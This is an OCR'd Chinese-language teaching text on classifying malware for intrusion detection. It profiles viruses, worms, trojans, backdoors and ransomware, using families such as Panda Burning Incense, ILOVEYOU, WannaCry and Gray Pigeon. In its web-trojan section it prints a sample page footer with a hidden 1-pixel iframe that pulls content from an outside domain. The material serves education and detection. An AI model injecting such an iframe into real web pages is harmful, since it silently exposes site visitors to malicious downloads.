关于病毒文件的入侵检测配置

1 关于恶意代码文件

恶意代码分类-传播方式

按照传播方式对恶意代码进行分类

- 病毒：通过遍历感染文件传播。
- 蠕虫：通过遍历网络发送攻击数据包传播。
- 木马：通过欺骗和钓鱼诱骗受害者访问。

恶意程序-病毒

- 病毒定义：


  狭义的病毒指通过对系统和共享目录中文件进行感染，以实现自身复制并执行功能的恶意代码。

- 主要传播方式：

  感染文件传播

- 典型家族：

  CIH、熊猫烧香、震荡波



恶意程序-熊猫烧香病毒

- 传播方式：

  本地硬盘、网络共享

- 威胁：

  感染EXE、COM、PIF、SRC、HTML、ASP等多种文件类型

- 其他功能：

  终止大量杀软进程

  删除备份gho文件

- 家族特点：

  被感染文件图标替换为“熊猫烧香”

恶意程序-蠕虫

- 定义：

  蠕虫是主要通过网络使恶意代码在不同设备中进行复制、传播和运行的恶意代码。

- 传播方式：


  通过网络发送攻击数据包

- 典型家族：

  爱虫、冲击波、永恒之蓝

  蠕虫主要传播途径

  聊天工具、邮件、漏洞



恶意程序-爱虫蠕虫

- 传播方式：
  利用outlook邮件传播
- 威胁：
  感染VBS、HTA、JPG、MP3等多种文件类型
- 其他功能：
  向通讯录中所有地址发送病毒邮件副本
- 家族特点：
  邮件标题为：ILOVEYOU
  多在情人节爆发

恶意程序-永恒之蓝蠕虫

- 传播方式：

  利用永恒之蓝漏洞传播

- 威胁:

  远程任意代码执行

- 其他功能：

  传播wannacry勒索软件

- 家族特点：


  利用smb服务漏洞传播

  攻击面积大

病毒木马-木马

木马是指在计算机系统中植入的人为设计的恶意程序。木马大多由服务端和客户端构成，其目的包括无感知地对目标计算机远程接管、控制资源，如复制文件、修改文件、删除文件、查看文件内容、上传/下载文件等，或控制键盘鼠标，随意修改计算机的注册表和系统文件，也可监视目标计算机任务并可随时被终止任务，窃取计算机信息资料，或远程关闭/重启计算机，恶意导致计算机系统瘫痪。

- 木马攻击关键技术
- 木马植入技术
- 自动加载技术
- 隐藏技术
- 连接技术
- 监控技术



相传在古希腊时期，特洛伊王子帕里斯劫走了斯巴达美丽的王后海伦和大量的财物。斯巴达国王组织了强大的希腊联军远征特洛伊，但久攻不下。有人献计制造一只高二丈的大木马，假装作战马神，让士兵藏匿于巨大的木马中，同时命令大部队佯装撤退而将木马弃于特洛伊城下。城中得知解围的消息后，遂将“木马”作为奇异的战利品拖入城内，全城饮酒狂欢。到午夜时分，全城军民尽入梦乡，匿于木马中的将士出来开启城门及四处纵火，城外伏兵涌入，部队里应外合，彻底攻破了特洛伊城。后世称这只大木马为“特洛伊木马”。

木马举例 - 捆绑类木马

- 传播方式：


  通过被攻击者主动下载

- 其他功能：

  后台静默执行恶意木马

- 家族特点：

  包含正常软件



木马举例 - 利用网页木马

- 传播方式：
  - 主动修改页面内容
  - 感染网页文件
- 其他功能：
  - 一般作为攻击的中间环节
  - 下载/释放其他恶意文件
- 家族特点：
  - 一般在网页文件头部或尾部

```
                </div>

                <div class="c-t"></div>
                <div class="c-b"></div>
            </div>
        </div>
        <!-- content END -->
</div>
<div class="footer">
    <script type="text/javascript" src="script/write_footer.js"></script>
</div>
<!-- footer END -->

<script type="text/javascript">
    window.onload=function(){
        $("#kjzx_scroll").jScrollPane();
    }
</script>
<iframe style="height:1px" src="http://www&#46;Brenz.pl/rc/" frameborder=0 width=1></iframe>
</body>
</html>
```

恶意程序分类-功能分类

按照功能对恶意代码进行分类

- 后门：具有感染设备全部操作权限的恶意代码。
- 勒索：通过加密文件，敲诈用户缴纳赎金。
- 挖矿：消耗系统资源，挖取比特币。
- 广告：消耗系统资源，骗取流量。

恶意程序-后门病毒

- 定义：

  后门指绕过系统安全性控制而具有操作权限的恶意代码。

- 典型功能：

  文件管理、屏幕监控、键盘监控、视频监控、命令执行等。

- 典型家族：

  灰鸽子、pcshare

恶意程序-灰鸽子后门

- 典型功能：
  - 视频/键盘/屏幕监控
  - 文件/命令操作
- 家族特点：
  - 开发初衷为机房管理
  - 国产后门
  - 反向连接

恶意程序-勒索病毒

- 定义：

  通过加密用户文件使用户数据无法正常使用，并以此为条件向用户勒索赎金的恶意代码。

- 加密特点：

  主要采用非对称加密方式

  对文档、邮件、数据库、源代码、图片、压缩文件等多种文件类型进行加密

- 其他特点：

  通过比特币或其它虚拟货币交易

  利用钓鱼邮件和爆破rdp口令进行传播

- 典型家族：

  Wannacry、GandCrab、GlobeImposter